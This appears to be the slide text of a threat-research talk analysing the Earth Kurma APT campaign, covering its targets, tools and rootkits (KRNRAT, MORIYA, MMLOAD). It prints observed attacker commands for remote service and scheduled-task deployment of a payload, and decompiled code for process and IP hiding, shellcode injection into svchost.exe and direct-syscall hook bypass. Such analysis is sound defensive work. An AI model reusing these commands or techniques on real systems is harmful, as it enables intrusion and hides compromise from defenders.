Ghost in Your Network: How Earth Kurma Stays Hidden and Exfiltrates Your Data

Nick Dai, Sunny W Lu @ JSAC 2026

TREND MICRO™

Whoami

Nick Dai
Senior Threat Researcher

Sunny W Lu
Senior Threat Researcher

Outline

- Introduction
- Infection Chain
- In-depth Analysis
- Attribution
- Conclusions

Blog

- The first part of this research: https://www.trendmicro.com/zh_hk/research/25/d/earth-kurma-apt-campaign.html
- We'll share more arsenals like
  - MMLOAD
  - VIKTURI (VictoryDll)
  - DOWNBEGIN
  - SIMPOWEBEXSPY

Introduction

Who is Earth Kurma?

- A highly-targeted APT group with the focus in Southeast Asia
  - Started since November 2020
  - High interest in data exfiltration
  - Sophisticated techniques for defense evasion
- Weakly linked to known APT groups
  - ToddyCat
  - Lancefly
  - Operation TunnelSnake
  - Sharp Dragon (Sharp Panda)

Industries


- Government
- Telecommunication
  - Government-related

Victimology


- Philippines
- Vietnam
- Brunei
- Malaysia
- Thailand
- Indonesia

Infection Chain

Infection Chain



Evolution of Persistent Backdoors



TTP Highlights

- Highly-customized arsenals for different victims
- Sophisticated techniques for defense evasion
  - **Multi-stage and reflective-loading rootkits with backdoor capabilities**
  - **Memory-resident user-mode agents for rootkits**
  - **Abuse Cisco Webex for C&C communication**
  - **Abuse DFSR for malware deployment and data exfiltration**
  - **Exfiltrate data over Dropbox, OneDrive and Cisco Webex**

In-depth Analysis

Arrival Vectors

- Based on the observed cases, the attackers compromised the vulnerable web servers and then dropped malicious tools.

- **C:\{username}\tomcat-9.0.17\bin\cmsequip713tomcat9.exe**
  - C:\Windows\System32\cmd.exe /c c:\users\temp\dp.exe
- **C:\{username}\tomcat-9.0.17\bin\cmsequip713tomcat9.exe**
  - C:\Windows\System32\cmd.exe /c "copy c:\users\temp\dp.exe \\10.10.32.154\c$\users\avadmin\documents"
- **C:\{username}\tomcat-9.0.17\bin\cmsequip713tomcat9.exe**
  - C:\Windows\System32\cmd.exe /c "sc \\10.10.32.154 create ctt binpath= "c:\users\avadmin\documents\dp.exe""
- **C:\{username}\tomcat-9.0.17\bin\cmsequip713tomcat9.exe**
  - C:\Windows\System32\cmd.exe /c "schtasks /s 10.10.32.154 /u administrator /p {password} /tn one /create /ru system /sc daily /tr "c:\users\avadmin\documents\dp.exe" /f"

Lateral Movement

- NBTSCAN: a NetBIOS scanning tool
- LADON: an open-source and versatile intranet penetration tool
- WMIHACKER: an open-source lateral movement tool
- FRPC: an open-source reverse proxy tool
- ICMPINGER: a host scanning tool based on ICMP
- KMLOG: a custom keylogger

Persistence

- We observed that attacker implanted multiple rootkits, backdoors and loaders for persistence.
  - Rootkits: KRNRAT, MORIYA, MMLOAD
  - Loaders & backdoors: DUNLOADER, TESDAT, DMLOADER, DOWNBEGIN

Persistence: KRNRAT

- A full-featured backdoor with lots of capabilities.
  - Manipulate processes
  - Hide files or directories
  - Hide network connections
  - Inject shellcode
  - C&C communication
- This name is derived from its PDB string.

```
N:\project\li\ThreeTools\KrnRat\code\x64\Debug\SmartFilter.pdb
```

Persistence: KRNRAT

- This rootkit was built upon multiple open-source projects:
  - https://github.com/w1nds/ishellcode
  - https://github.com/DarthTon/Blackbone
  - https://github.com/XaFF-XaFF/Cronos-Rootkit
  - https://github.com/JKornev/hidden
  - https://github.com/amitschendel/venom-rootkit
  - https://www.unknowncheats.me/forum/3247989-post4.html

IoControlCode	Description
0x222000	IOCTL_TERMINATE_PROCESS
0x22200C	IOCTL_SUSPEND_PROCESS
0x222010	IOCTL_RESUME_PROCESS
0x222014	IOCTL_ADD_BLACK_PROCESS
0x222018	IOCTL_REMOVE_BLACK_PROCESS
0x22201C	IOCTL_ADD_HIDDEN_FILE
0x222020	IOCTL_ADD_HIDDEN_DIR
0x222024	IOCTL_REMOVE_HIDDEN_FILE
0x222040	IOCTL_REMOVE_HIDDEN_DIR
0x222048	IOCTL_REMOVE_HIDDEN_PROCESS
0x22204C	IOCTL_ADD_LOCAL_HIDDEN_PORT
0x222050	IOCTL_REMOVE_LOCAL_HIDDEN_PORT
0x222054	IOCTL_ADD_REMOTE_HIDDEN_PORT
0x222058	IOCTL_REMOVE_REMOTE_HIDDEN_PORT
0x22205C	IOCTL_REMOVE_LOCAL_HIDDEN_PORT
0x222060	IOCTL_REMOVE_LOCAL_HIDDEN_IP
0x222064	IOCTL_ADD_REMOTE_HIDDEN_IP
0x222080	IOCTL_REMOVE_REMOTE_HIDDEN_IP
0x222084	IOCTL_REMOVE_ALL_HIDDEN_NET
0x222088	IOCTL_PROTECT_PROCESS
0x22208C	IOCTL_ELEVATE_PROCESS
0x222090	IOCTL_INJECT_SHELLCODE

Persistence: KRNRAT

- Its user-mode agent shellcode is loaded from a "<driver>.dat" file and injected to "svchost.exe" at the end of the execution.
  - **The user-mode agent is always memory-resident.**
  - This payload is a stager and can hide processes and connections.

```
output_debug_str("WorkProc");
LODWORD(hToken) = 0;
FileW = CreateFileW(L"\\\\.\\SmartFilter", 0xC0000000, 0, 0i64, 3u, 0x80u, 0i64);
if ( FileW == (HANDLE)-1i64 )
{
  LastError = GetLastError();
  output_debug_str("Open device error = %d\n", LastError);
}
else
{
  InBuffer = GetCurrentProcessId();
  v12 = DeviceIoControl(FileW, 0x222044u, &InBuffer, 4u, 0i64, 0, (LPDWORD)&hToken, 0i64);
  v13 = (const char *)L"Add hidden process %d failed!\n";
  if ( v12 )
    v13 = L"Add hidden process %d success!\n";
  printf_1(v13, InBuffer);
  CloseHandle(FileW);
}
```

```
setsockopt(v11, 0xFFFF, 4102, InBuffer, 4);
inet_addr(a2);
output_debug_str("Hide Connection %s\n", a2);
*(_DWORD *)InBuffer = *(_DWORD *)&name.sa_data[2];
LODWORD(ppQueryResults) = 0;
FileW = CreateFileW(L"\\\\.\\SmartFilter", 0xC0000000, 0, 0i64, 3u, 0x80u, 0i64);
if ( FileW == (HANDLE)-1i64 )
{
  LastError = GetLastError();
  output_debug_str("Open device error = %d\n", LastError);
  result = 1i64;
  a1->passed_hiding_ip = 1;
}
else
{
  if ( DeviceIoControl(FileW, 0x222064u, InBuffer, 4u, 0i64, 0, (LPDWORD)&ppQueryResults, 0i64) )
  {
    v15 = inet_ntoa(*(struct in_addr *)InBuffer);
    output_debug_str("Add hidden IP %s success!\n", v15);
  }
  else
  {
    v14 = inet_ntoa(*(struct in_addr *)InBuffer);
    output_debug_str("Add hidden IP %s failed!\n", v14);
  }
  CloseHandle(FileW);
  result = 1i64;
  a1->passed_hiding_ip = 1;
}
return result;
}
```


Persistence: KRNRAT

- The final payload from the C&C server should be what is called SManager.

```
56  if ( !v3 )
57  {
58    sub_1400067B0((wchar_t *)L"memory load plugin [%s] failed!");
59    return 0;
60  }
61  v5 = v3[1];
62  v6 = *v3;
63  if ( !*(_DWORD *)(v6 + 140) )
64    goto LABEL_12;
65  v7 = (_DWORD *)(v5 + *(unsigned int *)(v6 + 136));
66  if ( !v7[6] || !v7[5] )
67    goto LABEL_12;
68  v8 = (unsigned int *)(v5 + (unsigned int)v7[8]);
69  v9 = (unsigned __int16 *)(v5 + (unsigned int)v7[9]);
70  v10 = 0;
71  while ( stricmp("GetPluginInfomation", (const char *)(v5 + *v8)) )
72  {
```

Persistence: MORIYA

- First disclosed in 2021 in the report **Operation TunnelSnake**.
- It's a traffic interceptor for hiding the malicious payload in the TCP traffic.
- It finds the targeted incoming packet by checking its first 6 bytes. The malicious payload will then be injected into the response packet.



Persistence: MORIYA

- Its user-mode agent could issue a specific IOCTL code 0x222004 to register the 6-byte magic number.

```
__int64 __fastcall device_control(PDEVICE_OBJECT pDevObj, PIRP pIrp)
{
  struct IO_STACK_LOCATION *CurrentStackLocation; // rax
  unsigned int status; // edi
  struct _IRP *MasterIrp; // rdx

  CurrentStackLocation = pIrp->Tail.Overlay.CurrentStackLocation;
  status = 0;
  if ( CurrentStackLocation->Parameters.DeviceIoControl.IoControlCode == 0x222004 )
  {
    if ( CurrentStackLocation->Parameters.DeviceIoControl.InputBufferLength == 6 )
    {
      MasterIrp = pIrp->AssociatedIrp.MasterIrp;
      packet_magic = *(_DWORD *)&MasterIrp->Type;
      word_140008AA4 = *(&MasterIrp->Size + 1);
      sub_140002564();
    }
    else
    {
      status = 0xC000000D;
    }
  }
  pIrp->IoStatus.Information = 0i64;
  pIrp->IoStatus.Status = status;
  IofCompleteRequest(pIrp, 0);
  return status;
}
```

Persistence: MORIYA

- The variant we found has an additional shellcode injection capability.
  - It loads a "<driver>.dat" file and inject it to svchost.exe, just like KRNRAT.
  - We suspect that the final payload should also be its user-mode agent.

```
93      wcscpy(v14, L".dat");
94      payload_size = 0;
95      payload_buffer = read_payload_from_file(SourceString, &payload_size);
96      if ( !payload_buffer )
97        return 0xC0000001i64;
98      aes_key_expansion(dword_140009340, (__int64)&aes_key, 128);
99      aes_decrypt((__int64)dword_140009340, (__int64)payload_buffer, payload_size);
100     svchost_pid = get_pid_by_process_name((wchar_t *)L"svchost.exe");
101     v2 = inject_to_process((void *)svchost_pid, payload_buffer, payload_size);
```

Persistence: MORIYA


- It uses NtCreateThreadEx to execute shellcode.
- To bypass hooks, it enumerates NTDLL and gets the syscall number to invoke it directly.

```
while ( 1 )
{
  func_name = (char *)ntdll_base + *(unsigned int *)&AddressOfNames[4 * idx];
  func_va = (char *)ntdll_base
          + *(unsigned int *)&AddressOfFunctions[4 * *(unsigned __int16 *)&AddressOfNameOrdinals[2 * idx]];
  v18 = func_va;
  if ( *func_name == 'N' )
  {
    if ( func_name[1] == 't' )
      goto LABEL_13;
  }
  else if ( *func_name == 'Z' && func_name[1] == 'w' )
  {
EL_13:
    byte_idx = 0;
    v23 = func_va;
    v14 = func_va;
    while ( 1 )
    {
      if ( &func_va[byte_idx] >= (char *)ntdll_base + v3->OptionalHeader.SizeOfImage
        || (unsigned __int8)(*v14 + 62) <= 1u )
      {
EL_21:
        AddressOfNameOrdinals = v21;
        AddressOfFunctions = v22;
        break;
      }
      if ( *v14 == (char)0xB8 )             // mov eax, X
      {
        PoolWithTag = (SsdtHook *)ExAllocatePoolWithTag(NonPagedPool, 0x140ui64, 0x656E6F4Eu);
        v16 = PoolWithTag;
        if ( !PoolWithTag )
          return 0xC000009Ai64;
        memset(PoolWithTag, 0, sizeof(SsdtHook));
        v16->syscall_num = *(_DWORD *)(v14 + 1);// syscall number
        strncpy(v16->func_name, func_name, 300ui64);
        strncmp(v16->func_name, "NtCreateThreadEx", 17ui64);
        v17 = (__int64 *)qword_1400095A8;
        if ( *(__int64 **)qword_1400095A8 != &qword_1400095A0 )
```


Persistence: MMLOAD

- A multi-stage and reflective-loading backdoor packed with multiple rootkits and components, first appeared in April 2024.
  - DSE bypass by loading rootkits reflectively
  - Hide files, directories, registry keys and traffic
  - Protect processes from being killed
  - Inject payloads to all processes
  - Steal RDP credentials
  - C&C communication

Persistence: MMLOAD





Persistence: MMLOAD Stage 1



Persistence: MMLOAD Stage 2

